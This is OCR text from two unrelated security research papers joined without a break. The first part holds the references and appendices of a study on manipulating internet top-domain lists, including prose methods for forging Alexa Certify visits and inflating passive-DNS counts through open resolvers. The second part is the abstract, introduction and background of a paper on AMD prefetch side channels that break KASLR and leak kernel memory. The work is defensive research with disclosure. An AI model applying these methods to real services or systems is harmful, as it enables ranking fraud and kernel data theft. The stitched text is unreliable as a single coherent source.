[21] Chrome Web Store. Alexa Traffic Rank. https://chrome.google.com/webstore/detail/alexa-traffic-rank/cknebhggccemgcnbidipinkifmmegdel?hl=en, 2022.

[22] Cisco. OpenDNS. https://www.opendns.com/, 2022.

[23] Firefox Browser ADD-ONS. Alexa Rank. https://addons.mozilla.org/en-US/firefox/addon/minimalist-alexa-rank/, 2022.

[24] Pawel Foremski, Oliver Gasser, and Giovane CM Moura. DNS Observatory: The Big Picture of the DNS. In *ACM Internet Measurement Conference (IMC)*, 2019.

[25] Hongyu Gao, Vinod Yegneswaran, Yan Chen, Phillip Porras, Shalini Ghosh, Jian Jiang, and Haixin Duan. An Empirical Reexamination of Global DNS Behavior. In *ACM Special Interest Group on Data Communication (SIGCOMM)*, 2013.

[26] Hongyu Gao, Vinod Yegneswaran, Jian Jiang, Yan Chen, Phillip Porras, Shalini Ghosh, and Haixin Duan. Reexamining DNS from A Global Recursive Resolver Perspective. *IEEE/ACM Transactions on Networking*, 24(1):43–57, 2014.

[27] Chris Grier, Lucas Ballard, Juan Caballero, Neha Chachra, Christian J. Dietrich, Kirill Levchenko, Panayiotis Mavrommatis, Damon McCoy, Antonio Nappa, Andreas Pitsillidis, Niels Provos, M. Zubair Rafique, Moheeb Abu Rajab, Christian Rossow, Kurt Thomas, Vern Paxson, Stefan Savage, and Geoffrey M. Voelker. Manufacturing Compromise: the Emergence of Exploit-as-a-service. In *ACM Conference on Computer and Communications Security (CCS)*, 2012.

[28] Internet Assigned Numbers Authority (IANA). TLDs - Alphabetical by Domain. https://data.iana.org/TLD/tlds-alpha-by-domain.txt, May 2021.

[29] Collin Jackson, Adam Barth, Andrew Bortz, Weidong Shao, and Dan Boneh. Protecting Browsers from DNS Rebinding Attacks. *ACM Transactions on the Web (TWEB)*, 3(1):1–26, 2009.

[30] Cheng Jin, Haining Wang, and Kang G Shin. Hop-count Filtering: An Effective Defense against Spoofed DDoS Traffic. In *ACM Conference on Computer and Communications Security (CCS)*, 2003.

[31] Maurice G Kendall. A New Measure of Rank Correlation. *Biometrika*, 30(1/2):81–93, 1938.

[32] Majestic. Majestic Million – Reloaded! https://blog.majestic.com/company/majestic-million-reloaded/, 2011.

[33] Majestic. Majestic Million CSV now free for all, daily. https://blog.majestic.com/development/majestic-million-csv-daily, 2012.

[34] Majestic. The Majestic Million. https://majestic.com/reports/majestic-million, 2022.

[35] Alexander Mayrhofer, Michael Braunöder, and Aaron Kaplan. DNS Magnitude - A Popularity Figure for Domain Names, and its Application to L-root Traffic. In *ICANN DNS Symposium*, 2020.

[36] Nina Narodytska and Toby Walsh. The Computational Impact of Partial Votes on Strategic Voting. *arXiv preprint arXiv:1405.7714*, 2014.

[37] OpenDNS. PhishTank. http://phishtank.org/, 2022.

[38] Jeffrey Pang, Aditya Akella, Anees Shaikh, Balachander Krishnamurthy, and Srinivasan Seshan. On the Responsiveness of DNS-based Network Control. In *ACM Internet Measurement Conference (IMC)*, 2004.

[39] Victor Le Pochat, Tom Van Goethem, Samaneh Tajalizadehkhoob, Maciej Korczyński, and Wouter Joosen. Tranco: A Research-oriented Top Sites Ranking Hardened against Manipulation. In *Network and Distributed System Security Symposium (NDSS)*, 2019.

[40] Moheeb Abu Rajab, Fabian Monrose, Andreas Terzis, and Niels Provos. Peeking through the Cloud: DNS-based Estimation and Its Applications. In *International*

Conference on Applied Cryptography and Network Security (ACNS), 2008.

[41] Juan Ramos. Using TF-IDF to Determine Word Relevance in Document Queries. In *Instructional Conference on Machine Learning (ICML)*, 2003.

[42] Benjamin Reilly. Social Choice in the South Seas: Electoral Innovation and the Borda Count in the Pacific Island Countries. *International Political Science Review*, 23(4):355–372, 2002.

[43] Walter Rweyemamu, Tobias Lauinger, Christo Wilson, William Robertson, and Engin Kirda. Clustering and the Weekend Effect: Recommendations for the Use of Top Domain Lists in Security Research. In *International Conference on Passive and Active Network Measurement (PAM)*, 2019.

[44] Walter Rweyemamu, Tobias Lauinger, Christo Wilson, William Robertson, and Engin Kirda. Getting Under Alexa's Umbrella: Infiltration Attacks Against Internet Top Domain Lists. In *International Conference on Information Security (ISC)*, 2019.

[45] Quirin Scheitle, Oliver Hohlfeld, Julien Gamba, Jonas Jelten, Torsten Zimmermann, Stephen D Strowes, and Narseo Vallina-Rodriguez. A Long Way to the Top: Significance, Structure, and Stability of Internet Top Lists. In *ACM Internet Measurement Conference (IMC)*, 2018.

[46] Kyle Schomp, Onkar Bhardwaj, Eymen Kurdoglu, Mashooq Muhaimen, and Ramesh K Sitaraman. Akamai DNS: Providing Authoritative Answers to the World's Queries. In *ACM Special Interest Group on Data Communication (SIGCOMM)*, 2020.

[47] Craig A Shue, Andrew J Kalafut, Mark Allman, and Curtis R Taylor. On Building Inexpensive Network Capabilities. *ACM SIGCOMM Computer Communication Review*, 42(2):72–79, 2012.

[48] Laura Spaventa. Behind the Scenes Part II: What Makes HARO So Successful in Getting You Media Coverage. https://www.cision.com/2012/10/behind-the-scenes-part-ii-what-makes-haro-so-successful-in-getting-you-media-coverage/, 2012.

[49] Tor Community. Tor Project. https://www.torproject.org/, 2022.

[50] Cisco Umbrella. Cisco Umbrella 1 Million. https://umbrella.cisco.com/blog/cisco-umbrella-1-million, 2016.

[51] Cisco Umbrella. Umbrella Popularity List. http://s3-us-west-1.amazonaws.com/umbrella-static/index.html, 2022.

[52] Cisco Umbrella. Umbrella Popularity List—Top Million Domains. https://docs.umbrella.com/investigate-api/docs/top-million-domains, 2022.

[53] Tielei Wang, Yeongjin Jang, Yizheng Chen, Simon Chung, Billy Lau, and Wenke Lee. On the Feasibility of Large-scale Infections of iOS Devices. In *USENIX Security Symposium*, 2014.

[54] H Peyton Young. Condorcet's Theory of Voting. *The American Political Science Review*, pages 1231–1244, 1988.

A Undisclosed Alexa Changes

Here we provide another example of an undisclosed Alexa data collection change, demonstrating its top list's lack of construction consistency. Prior work [39, 45] observed that in early 2018, the telemetry collected by Alexa from its browser extension included the domains visited and a user ID specific to the browser instance. At that time, Alexa did not limit the number of user IDs observed on the same IP address nor filter out any telemetry. Subsequent work [44] identified that Alexa had begun filtering out repeat visits to the same domain from the same user ID, presumably to combat manipulation efforts. Aligning with this prior finding, in our reverse-engineering of the Alexa browser extension in Dec. 2020, we identified that the extension does not send telemetry to Alexa when a URL is revisited within the same browser within a certain time period. This notably filters out legitimate repeat visits to domains by benign users, undercounting domain visits.

B Manipulating Alexa through Certify

Here, we detail our Alexa manipulation approach using Alexa's Certify service. We reverse-engineered the Alexa Certify JavaScript snippet [12], as of Feb. 2021. When visiting an Alexa Certified website, the Certify script provides visit metrics to Alexa's data collection endpoint along with a *user_cookie* data field value used to distinguish site visitors. Thus, one can forge fake visits to the Certified website by generating requests to the Alexa data collection endpoint using the same Certify ID (for the target website) with a large number of unique *user_cookie* values. Figure 9 shows the Alexa rankings we obtained for a manipulation experiment targeting two of our own Certified domains (as discussed in Section 2.2.1).

C Alexa's Bias Towards Certified Domains

Here, we discuss our analysis of Alexa Certified domains. Subscribers of Alexa's Certify service can query whether

[12] https://certify-js.alexametrics.com/atrk.js




Figure 9: Rankings obtained in Alexa using different numbers of forged distinct visitors to our two Alexa Certified test domains (from Feb. to Apr. 2021).

other domains on Alexa's top list are also Certified sites. We subscribed to the Certify service and queried for the status of domains in the Alexa top list on March 21, 2021. We identify that 3.7K out of 487.8K Alexa top list domains (0.7%) use the Certify service. While some such domains are highly ranked, 80% are ranked beyond the top 10K and nearly half beyond the top 100K. Using our test domains subscribed to the Certify service (as discussed in Section 2.2.1), we identified that as long as a Certified domain receives even a single page visit in a day, it will be ranked in the Alexa top list, demonstrating that Alexa is biased towards Certified domains (although Alexa's methods remain undisclosed).

D PDNS Manipulation using Open DNS Resolvers

To manipulate PDNS data collected at a recursive resolver (e.g., those of Umbrella or 114DNS), without an attacker directly controlling a large number of distinct IP addresses, we develop a manipulation approach that leverages open DNS resolvers across the Internet. Figure 10 illustrates the manipulation workflow.

We first directly send a query for a target domain to the PDNS recursive resolver (Step 1), which will recursively query the target domain's authoritative name server (Step 2), caching the authoritative response (Step 3). We then reconfigure the target domain's authoritative name server on-the-fly to be set to the PDNS recursive resolver itself (Step 4). We query open DNS resolvers across the Internet for the target domain (Step 5), each of which will subsequently recursively query the domain's authoritative name server, which is now the PDNS resolver (Step 6). So long as the target domain's DNS record remains cached at the PDNS resolver, it will reply to the open DNS resolvers with valid DNS responses. From the PDNS data collection perspective, the recursive resolver has received and responded to DNS lookups for the target domain from various IP addresses (belonging to open DNS resolvers), thus manipulating the PDNS data (Step 7). It is critical that the target domain's DNS record is cached at the PDNS recursive resolver throughout the manipulation effort.





Figure 10: PDNS manipulation through open DNS resolvers. The blue arrows represent DNS queries and the red arrows represent DNS responses.

If not, the recursive resolver will issue a fresh query to the domain's authoritative name server, which has been set to itself, resulting in a *SERVFAIL* error that can prevent PDNS logging. However, as long as the attacker controls the target domain's initial authoritative name server (a reasonable threat model), the attacker can configure a long TTL for the initial authoritative record, resulting in long-term caching.

Experiment Implementation. Here we discuss the details of the Umbrella and 114DNS manipulation experiment described in Section 6.2.3. In Jan. 2021, we conducted an Internet-wide scan for open DNS resolvers on port 53, finding 1.7M distinct IP addresses with an open DNS resolver. Using two servers (located in Beijing, China and Fremont, US), we issued DNS requests to the 114DNS and Umbrella recursive resolvers as well as the open DNS resolvers, following our PDNS manipulation workflow. (Note, we never test the full set of open DNS resolvers to limit the total traffic load to the PDNS recursive resolvers.) We used two of our own domains as targets (which host webservers indicating that they are test servers), where we controlled the domains' authoritative name servers.

Both 114DNS and Umbrella load-balance traffic to its recursive resolvers through anycast. By tracing DNS queries from our servers to the PDNS recursive resolvers, we observe that even from the same source IP address, DNS lookups can be routed to different recursive resolver servers (due to anycasting). To cache our target domain's authoritative records at many 114DNS and Umbrella recursive resolver servers, we first repeatedly issue 1K DNS lookups for each target domain from both of our servers (where different lookups may be routed to different recursive resolver servers, resulting in that resolver caching our target domain's authoritative record). Then when performing PDNS manipulation, we issue 5 repeat DNS queries for our target domain to each open DNS resolver, to overcome intermittent packet loss.



(a) *Approval* (b) $Borda_{full}$ (c) $Borda_{100}$ and $Borda_{10}$

Figure 11: Average rankings of the attacker's target domain, depending on different top list construction parameters (weighted versus unweighted; using *Approval*, $Borda_{full}$, $Borda_{100}$, or $Borda_{10}$) and attack strengths (different numbers of attacker IP addresses and weight boosting DNS requests). Curves labeled as "W-" represent weighted top lists, and the number of weight boosting requests are listed in parentheses (with "Max" representing the attacker obtaining the maximum normalized weight).

E DNS Caching Considerations

Here, we investigate our PDNS data to understand if we can reliably factor in DNS caching behavior. A DNS record is cached for a certain amount of time, the TTL. The authoritative name server sets a TTL for a DNS record (the ATTL), but the TTL that a client receives from a recursive resolver's response (the RTTL) depends on how long the record has been cached at the resolver, and thus changes over time and with each DNS response. We note that previous studies [13, 19, 38, 47] have observed that recursive resolvers across the Internet often do not respect the ATTL (i.e., recursive resolvers select their own maximum/minimum RTTL values irrespective of the ATTL). Thus, for many DNS datasets (including our own), caching behavior is dependent on the RTTL rather than the ATTL, and thus we focus on RTTL considerations here.

Ultimately, we find that due to the following three issues, it is infeasible for us to reliably predict DNS caching behavior from the PDNS vantage point. Thus, in our work, we do not attempt to adjust for DNS caching.

E.1 CNAME Caching Discrepancies

Prior work [45] reported that 44% of the Alexa top 1M and 28% of the Umbrella top 1M use CNAME records, and we observe similar CNAME usage in our PDNS dataset (for nearly 33% of DNS lookups). We investigate how different OSes handle DNS caching based on the TTLs observed when resolving a chain of CNAME records (including both CNAME and A records). We find that Windows 10 caches based on the minimum TTL observed in the CNAME resolution chain whereas Unix-based systems (including Ubuntu and Mac OS X) use only the first CNAME record's TTL. As a consequence, clients on different OSes will cache CNAME records for different durations. Our PDNS data does not provide visibility into client OSes, preventing reliable caching predictions for a substantial fraction of DNS lookups.

E.2 Client-Specific Caching Policies

Beyond CNAME-related caching differences across OSes, different client software also exhibit varying caching behaviors. Many browsers (e.g., Opera, Chrome, Firefox) implement their own DNS caches rather than rely on OS-level caches (particularly to defend against DNS rebinding attacks [29]). For example, Chrome[13] and Firefox[14] cache each domain for 60 seconds, irrespective of DNS record RTTLs. As we cannot determine the specific software clients used from our PDNS data, we again lack visibility into caching dynamics.

E.3 Unclear DNS Cache Boundaries

Beyond local device caching, DNS caching also occurs at the local network resolvers. However, given an IP address, it is unclear where DNS caches may be located. Multiple IP addresses may rely on the same DNS cache, meanwhile, multiple clients behind the same IP address (due to network address translation) may use different DNS caches. We evaluated whether DNS caching might be occurring at the IP address granularity. If so, we would expect that if a PDNS recursive resolver sent a DNS response for a domain to an IP address with a given RTTL, that IP address would not generate subsequent DNS lookups to the recursive resolver for that domain until the RTTL period passes. We observe that for a randomly-sampled one-hour window of our PDNS data, this behavior was seen for only 5% of IP addresses, indicating that caching boundaries are not typically at the IP-level granularity, which is the granularity of data provided by PDNS.

F Manipulation Resistance of *Approval*, $Borda_{full}$, $Borda_{100}$, $Borda_{10}$

Figure 11 depicts the average attack success for different top lists and attack parameters.

[13] https://bugs.chromium.org/p/chromium/issues/detail?id=164026
[14] http://kb.mozillazine.org/Network.dnsCacheExpiration

AMD Prefetch Attacks through Power and Time

Moritz Lipp
Graz University of Technology

Daniel Gruss
Graz University of Technology

Michael Schwarz
CISPA Helmholtz Center for Information Security

Abstract

Modern operating systems fundamentally rely on the strict isolation of user applications from the kernel. This isolation is enforced by the hardware. On Intel CPUs, this isolation has been shown to be imperfect, for instance, with the prefetch side-channel. With Meltdown, it was even completely circumvented. Both the prefetch side channel and Meltdown have been mitigated with the same software patch on Intel. As AMD is believed to be not vulnerable to these attacks, this software patch is not active by default on AMD CPUs.

In this paper, we show that the isolation on AMD CPUs suffers from the same type of side-channel leakage. We discover timing and power variations of the prefetch instruction that can be observed from unprivileged user space. In contrast to previous work on prefetch attacks on Intel, we show that the prefetch instruction on AMD leaks even more information. We demonstrate the significance of this side channel with multiple case studies in real-world scenarios. We demonstrate the first microarchitectural break of (fine-grained) KASLR on AMD CPUs. We monitor kernel activity, e.g., if audio is played over Bluetooth, and establish a covert channel. Finally, we even leak kernel memory with 52.85 B/s with simple Spectre gadgets in the Linux kernel. We show that stronger page table isolation should be activated on AMD CPUs by default to mitigate our presented attacks successfully.

1 Introduction

Many performance optimizations in modern CPUs rely on predicting the control and data flow of applications. Thus, a CPU contains many microarchitectural elements for prediction, such as branch predictors or hardware prefetchers. Still, it can help if a developer or compiler provides the CPU with additional hints on data that will likely be accessed or modified next, e.g., the family of `prefetch` instructions on x86. The CPU can either ignore the hint or load the requested virtual address and potentially subsequent addresses into the cache level specified by the used prefetch instruction.

The prefetch instructions have the interesting property that they cannot cause an exception. When providing an invalid virtual address, the instruction is simply ignored. This is true for virtual addresses that are not backed by physical addresses, non-canonical addresses, and inaccessible addresses, such as kernel addresses. Hence, this instruction can be used without sanity checks, e.g., to prefetch the next pointer of a linked list, even if the next pointer is not valid [2–4].

The prefetch instructions have been investigated on Intel CPUs for side-channel leakage. Gruss et al. [25] showed that the prefetch instructions leak information about the paging hierarchy of a virtual address, *i.e.*, on which page table level a page table walk is aborted. As a mitigation against prefetch side channels, Gruss et al. [24] suggested stronger kernel isolation, which was adopted against Meltdown [42] and is widely deployed on systems with Intel CPUs [18]. Canella et al. [12] showed that this attack can also be mitigated by mapping all pages in the kernel with dummy pages, ensuring that the page table walk always ends at the same level. Further, Gruss et al. [25] showed that in rare cases, the prefetch instructions are not ignored for inaccessible addresses, leading to the caching of kernel data. However, Schwarzl et al. [60] showed that this was wrongly attributed to the prefetch instructions and is mitigated by the existing Spectre mitigations [6, 31].

In this paper, we show that there is indeed side-channel leakage caused by the prefetch instructions on AMD. We observe that the timing of the prefetch instructions on kernel addresses depends on which page table level the page table walk aborts, similarly to the effect on Intel but with an inverse timing distribution. Beyond the leakage described by Gruss et al. [25], we can also infer the TLB state of these addresses from the timing. Based on the TLB state, we can mount microarchitectural attacks that previously were only possible on Intel CPUs, such as the attacks demonstrated by Gras et al. [22] with TLBleed, Schwarz et al. [54] with Store-to-Leak forwarding, and Canella et al. [11] with Fallout.

Specifically, we show the first full microarchitectural KASLR (kernel address space layout randomization) break on AMD that works on all major operating systems. We demonstrate the KASLR break on laptops, desktop PCs, and from within virtual machines on the Amazon EC2 cloud. Furthermore, we demonstrate the first break of fine-grained KASLR

(FGKASLR) active on the Linux kernel. With a runtime of 0.15 s and a reliability of 100 %, this KASLR break is on par with state-of-the-art microarchitectural KASLR breaks for Intel CPUs [12, 25, 29, 35, 54]. Additionally, we demonstrate that the side-channel leakage of the prefetch instructions allows spying on kernel activity. As the timing of the prefetch instructions does not only rely on the page-table level but additionally on the TLB state, our attack leaks whether the kernel currently uses a targeted kernel page. Using Spectre gadgets, we show that this side channel can leak data from the kernel with up to 58.98 B/s without shared memory and active supervisor mode access prevention (SMAP). Thus, this prefetch leakage is an alternative covert channel to mount Spectre attacks [38] without relying on the cache.

Furthermore, we show that the side-channel leakage is not limited to timing differences but can also be exploited through power consumption. Since the Zen (family 17H) microarchitecture, AMD CPUs provide a Running Average Power Limit (RAPL) interface [7]. The recently released Linux 5.8 kernel includes the `amd_energy` driver [14] providing unprivileged access to per-core energy measurements. Consequently, with this kernel version, AMD CPUs are vulnerable to power side-channel attacks from user space as an alternative to timing-based attacks.

Thus, this paper shows that AMD CPUs are not immune to attacks on the isolation boundary between user and kernel space. Hence, stronger kernel isolation [24] is not only useful for Meltdown-affected Intel CPUs but also for AMD CPUs, as it protects against a range of attacks with acceptable overhead [23].

Contributions. The main contributions of this work are:

1. We analyze the side-channel leakage of prefetch instructions on AMD CPUs.
2. We present the first full microarchitectural KASLR break, including fine-grained KASLR, on AMD CPUs.
3. We show that we can not only spy on kernel activity but also leak kernel memory using a Spectre-type attack.
4. We demonstrate the first software-based power side-channel attack on AMD CPUs.
5. We evaluate the effectiveness of existing countermeasures against these attacks.

Responsible Disclosure We responsibly disclosed parts of our findings to AMD on June 16th, 2020, and the remaining parts on November 24th, 2020. AMD acknowledged our findings and provided feedback on February 16th, 2021.

Outline. The paper is organized as follows. In Section 2, we provide the necessary background. In Section 3, we analyze the side channel and present the exploitation primitives. Section 4 presents case studies to demonstrate the leakage in real-world scenarios. Section 5 discusses countermeasures preventing exploitation. In Section 6, we discuss implications of our attacks and related work. We conclude in Section 7.

2 Background

In this section, we provide background on virtual memory, prefetching, address space layout randomization, and RAPL.

2.1 Virtual Memory

To achieve memory isolation, modern processors support virtual memory as an abstraction layer to the system's physical memory. For this purpose, the memory is organized in so-called pages. For each process, the operating system maps virtual pages to physical pages, creating a virtual address space. By using multi-level page translation tables, the processor resolves virtual addresses to physical addresses. The root of the translation tables of a process is in a dedicated processor register, e.g., the CR3 register on x86-64 architectures. On a context switch, the operating system switches to the address space of the next process by updating this register. In addition to the physical address, translation tables also store page properties, e.g., whether it can be accessed, written to, executed, or accessed from user space.

On modern Intel and AMD processors, these translation tables have 4 levels. However, with Intel's recent Ice Lake microarchitecture, support for 5-level paging has been introduced. Each paging structure is 4 kB in size and comprises 512 entries of each 8 B. Thus, with 4 levels, bits 0 to 47 of the virtual address are used; with 5 levels, bits 0 to 56 are used to index the different page table levels. With 5-level paging, the top-most level is the page map level 5 (PML5). It divides the 57-bit address space into 512 entries. Each PML5E entry maps to a page map level 4 (PML4). With 4-level paging, the PML4 is the top-most level. The PML4 contains 512 entries, each mapping to a page directory pointer table (PDPT). Each PDPT entry defines a 1 GB region of physical memory (a 1 GB page) or maps to a page directory (PD). Each PD entry either maps a 2 MB region of physical memory (a 2 MB page) or maps to a page table (PT). Each PT entry then maps a 4 kB page of physical memory.

Translation-Lookaside Buffer (TLB). The CPU resolves virtual addresses to physical addresses by walking the page tables, which are stored in physical memory. To speed up the translation, the processor uses special caches called translation-lookaside buffers (TLB) to cache page-table entries. The TLB is then queried for the entry of a virtual address, and only if the translation has not been cached before, the CPU is required to walk the page-table entries.

AMD Zen CPUs have a dedicated multi-level TLB for the instruction and data cache [4]. While the L1 TLB can store entries for all page sizes, the L2 TLB can store entries for 4 kB and 2 MB pages, and additionally, page-directory entries (PDEs) for faster page walks [4]. In contrast to AMD, Intel has a shared L2 TLB [32].

On Intel processors, in addition to TLBs, so-called *page-translation caches* (or paging-structure caches) [33] are used to buffer the translated linear addresses and property bits of the paging tables. On a TLB lookup, the paging-structure caches are queried to speed up the translation process. Van Schaik et al. [63] reverse-engineered the internal architecture, size, and behavior of these caches.

2.2 Prefetch

To speed up access to frequently used memory locations, the CPU uses multiple levels of caches to store data and instructions. Furthermore, CPUs use different hardware prefetchers that preload instructions and data into the cache based on the behavior of the running program. For instance, the adjacent cache-line prefetcher caches data that is adjacent to the data currently being loaded [28]. Developers and compilers can also use instructions to hint the CPU to prefetch specific addresses to a cache specified by a locality hint [3, §3.9.6.1]. With `prefetcht0`, data should be prefetched to all cache levels while `prefetcht1` should prefetch into level 2 and higher, and `prefetcht2` should prefetch to level 3 cache and higher. A non-temporal prefetch hint (`prefetchnta`) should prefetch data into a non-temporal cache structure close to the CPU. On AMD CPUs, such cache lines are marked for *quick eviction* [4] as they are likely used only once.

Software prefetches are an important way to improve the performance of an application and are sometimes automatically inserted by the compiler, e.g., for loops. It must be noted that prefetch instructions can, by definition, not raise any exception (besides an undefined instruction exception if the `LOCK` prefix is used). Hence, even when executed with invalid virtual addresses as an argument, e.g., non-present, non-canonical, and inaccessible addresses like kernel addresses, prefetch instructions do not raise an exception. Thus, it can be safely used within a loop iteration even if the next address used is invalid, e.g., a null pointer. Gruss et al. [25] showed that prefetch instructions leak information on Intel CPUs about the paging hierarchy, *i.e.*, on which page-table level a page-table walk is aborted. Their further observation that inaccessible virtual addresses are prefetched into the cache has been invalidated by Schwarzl et al. [60] and shown that the actual cause is speculative execution in the kernel.

2.3 Address-Space Layout Randomization

Address-space layout randomization (ASLR) is a lightweight defense against memory corruption bugs. Kernel ASLR (KASLR) applies ASLR in the kernel, randomizing the locations of kernel code, data, and drivers on every boot, to impede exploitation of kernel bugs. However, various side-channel attacks have been demonstrated in the past that either reduce the entropy of KASLR or break it entirely. Hund et al. [29] presented the double page-fault attack, measuring the execution time of the kernel page-fault handler. If a kernel address is accessed, the translation entries are copied into the TLB, although the kernel address is user inaccessible. The attacker measures the execution time of a second page fault to the same address, which is faster if the memory location is valid as the translation is cached in the TLB. Jang et al. [35] exploited the same effect by utilizing Intel TSX transactions. If a page fault occurs within a transaction, it is aborted without any operating system interaction. This allows an attacker to learn which kernel memory locations are valid.

Gruss et al. [25] exploit the software prefetch instruction that leaks information on the paging hierarchy of a virtual address. By observing the instruction's execution time, the attacker learns not only whether an inaccessible address is valid but also the corresponding page size.

Lipp et al. [40] exploited AMD's L1D cache way predictor to reduce the entropy of KASLR of the Linux kernel. Canella et al. [12] exploited the behavior of hardware mitigations against Meltdown [42] to break KASLR. Koschel et al. [39] exploited tagged TLBs to break KASLR even in the face of state-of-the-art mitigations. Gras et al. [21] exploited that page-table pages are stored in the last-level cache to break code and heap ASLR from JavaScript.

2.4 RAPL

With the Sandy Bridge microarchitecture, Intel introduced the Intel Running Average Power Limit (RAPL) mechanism to ensure the processor remains within desired thermal and power constraints [20]. To implement the software-level control logic to adjust the CPU frequency while ensuring the power limits, it is necessary to provide feedback on the current energy consumption to software. The hardware implementation here may use voltage regulator current monitoring [20] or estimate the energy consumption in the core itself, e.g., in Sandy Bridge and Ivy Bridge microarchitectures. Intel defines different domains for RAPL, *i.e.*, package, power planes, and DRAM, and, thus, provides the energy consumption for the entire CPU package. On Linux, the power capping framework `powercap` exposes the Intel RAPL model-specific registers (MSRs) to unprivileged user-space access via `sysfs`.

Since the Zen microarchitecture, AMD also provides an interface that is partially compatible with Intel RAPL [7]. In contrast, AMD's implementation provides per-core counters. With Linux kernel 5.8, this interface also gives access to unprivileged user-space applications via the `procfs` interface [14]. However, a more recent patch limits the availability of the interface to Rome CPUs as other microarchitectures apparently report unreliable measurements [49].

3 AMD Prefetch Side Channel

In this section, we show how the prefetch instructions on AMD leak side-channel information via timing and power

Table 1: CPU type, model, and microarchitecture for each AMD device under test.

Type	CPU	Microcode	μ-arch
Mobile	Ryzen 5 2500U	0x810100b	Zen
Desktop	Ryzen Threadripper 1920X	0x8001137	Zen
Desktop	Ryzen 5 3600	0x8701021	Zen 2
Desktop	Ryzen 7 3700X	0x8701021	Zen 2
Desktop	A10-7870K	0x6003106	Steamroller
Cloud	EPYC 7402P	0x830104d	Zen
Cloud	EPYC 7571	0x800126c	Zen

consumption and compare the leakage to known leakage on Intel CPUs. We present the three exploitation techniques, Prefetch+Time, Prefetch+Power, and TLB-Evict+Prefetch that we use in our case studies (cf. Section 4). All our code can be found in a GitHub repository.[1]

Experimental Setup. Throughout this work, we ran our experiments for the leakage analysis and the presented case studies (Section 4) on AMD mobile, desktop, and server CPUs (Table 1). In the mobile setting, we used a Ryzen 5 2500U CPU, in the server setting, an EPYC 7402P CPU and an AMD EPYC 7571 running on the Amazon AWS cloud, and for the desktop setting, we used a Ryzen Threadripper 1920X, a Ryzen 5 3600, a Ryzen 7 3700X, as well as an A10-7870K CPU. All tested devices run a recent Ubuntu, CentOS, or ArchLinux operating system using the default configuration with Linux kernels ranging from 3.10 to 5.9. We also used an Intel Core i7-8565U to compare measurements to Intel CPUs.

3.1 Leakage Analysis Primitives

To analyze the leakage of the prefetch instruction regarding power and time, we require high-resolution timers, performance counters, and the RAPL interface. In this section, we describe the used primitives for the analysis.

Timing. Since the Zen microarchitecture, AMD CPUs have reduced the update interval of the timestamp counter [40]. While it still provides timings in cycle resolution, the update interval is reduced to 20-40 cycles, depending on the specific CPU [40]. Especially with Zen 2, we only measured an update interval of 36 cycles for AMD Ryzen 7 3700X and AMD Ryzen 5 3600. While this is sufficient for cache attacks [34, 38, 40], it requires more repetition of the measurements to exploit the small timing differences of the prefetch instruction.

Hence, if available, we rely on `rdpru`, a previously unexplored CPU instruction introduced with the Zen 2 microarchitecture [3]. This instruction allows reading the `APERF` and `MPERF` MSRs from user space. The `MPERF` MSR is incremented by the CPU with the P0 frequency, and the `APERF` MSR is incremented by the actual clock cycles [5]. While the `rdpru` instruction can be disabled for unprivileged users by setting `CR4.TSD` [3, §3.2.5], it was enabled on all our tested systems running Ubuntu 20.04 .

To compare the `rdpru` instruction to `rdtsc(p)`, we evaluated the update frequency, reordering behavior, and register dependencies. We evaluated the update frequency of `rdtsc` and `rdpru` (`APERF` and `MPERF`) on an AMD Ryzen 5 3600 using the technique described by Lipp et al. [40]. The update interval for `rdtsc` is 36 cycles, the same as the interval for `MPERF` read using `rdpru`. However, when reading `APERF` using `rdpru`, we measure an update interval of 1 cycle. We also verified that these fast updates are reliable by measuring a linearly increasing number of `nop`s. While the execution time measured with `rdtsc` and `rdtscp` was always a multiple of 36, we measured cycle-accurate values with `rdpru`. Only `rdtscp` is documented to force the retirement of older instructions [3], measuring time with `rdtsc` requires additional serializing instructions. We analyzed the retirement behavior of `rdpru` by adding it behind the mispredicted branch in a Spectre-PHT attack. In case the instruction is serializing, such as a memory fence, the leakage is mitigated [6]. For `rdtsc` and `rdpru`, the leakage is not mitigated, while for `rdtscp`, the leakage is mitigated. From this, we infer that `rdpru` has the same reordering behavior as `rdtsc`. Finally, the register dependencies are the same as for `rdtscp`, `rdpru` modifies `RAX`, `RDX`, and `RCX`. Hence, on Zen 2, we can use `rdpru` as a drop-in replacement for `rdtsc` and also for `rdtscp` if we add additional fences. Using `rdpru` results in a high-resolution timer with an even higher resolution than the `rdtsc` instruction on Intel CPUs. Therefore, we use `rdpru` in all our experiments and case studies if available.

